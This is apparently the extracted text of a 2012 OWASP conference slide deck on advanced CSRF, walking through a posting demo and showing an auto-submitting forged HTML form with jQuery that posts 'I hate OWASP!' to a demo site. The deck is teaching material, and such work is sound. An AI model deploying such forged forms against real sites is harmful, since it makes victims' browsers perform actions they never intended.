

Advanced CSRF and Stateless Anti-CSRF

@johnwilander at OWASP AppSec Research
2012



Frontend developer at
Svenska Handelsbanken

Researcher in application
security


Co-leader OWASP Sweden

@johnwilander


johnwilander.com (music)
johnwilander.se (papers
etc)

Some Quick CSRF Basics

Cross-Site Request Forgery



Cross-Site Request Forgery



What's on your mind?

POST


What's on your mind?

POST

What's on your mind?

I love OWASP!

POST



What's on your mind?



POST

What's on your mind?

I love OWASP!

POST

John: I love OWASP!

What's on your mind?

POST

What's on your mind?


POST

What's on your mind?

POST

What's on your mind?

POST




What's on your mind?

POST

What's on your mind?

POST



What's on your mind?

POST



What's on your mind?

POST

John: I hate OWASP!

What's on your mind?

I hate OWASP!

POST

What's on your mind?

POST

John: I hate OWASP!

What's on your mind?

```
<form id="target" method="POST"
  action="https://1-liner.org/form">
  <input type="text" value="I hate
    OWASP!" name="oneLiner" />
  <input type="submit"
    value="POST" />
</form>

<script type="text/javascript">
  $(document).ready(function() {
    $('#form').submit();
  });
</script>
```



What's on

John: I hate


```
<form id="target" method="POST"
  action="https://1-liner.org/form">
  <input type="text" value="I hate
    OWASP!" name="oneLiner" />
  <input type="submit"
    value="POST" />
</form>



<script>
  $(document).ready(function() {
    $('#target').submit();
  });
</script>
```



Multi-Step, Semi-Blind CSRF

